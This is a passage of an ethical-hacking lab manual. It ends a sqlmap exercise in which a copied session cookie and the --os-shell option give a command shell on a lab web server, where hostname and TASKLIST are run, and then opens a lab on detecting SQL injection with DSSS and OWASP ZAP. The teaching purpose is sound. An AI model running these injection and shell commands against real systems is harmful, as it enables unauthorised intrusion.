
28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.



29. Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter**.


    Note: In this query, **--os-shell** is the prompt for an interactive OS shell.

30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.




31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.
32. If the message, **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.




34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.
35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.



37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

38. To view the available commands under the OS shell, type **help** and press **Enter**.



39. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
40. Close all open windows and document all the acquired information.
41. You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **Blisqy** (https://github.com), **blind-sql-bitshifting** (https://github.com), and **NoSQLMap** (https://github.com) to perform SQL injection attacks.
42. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Ethical hackers and pen testers are aided by various tools that make detecting SQL injection vulnerabilities an easy task.

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Lab Tasks

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

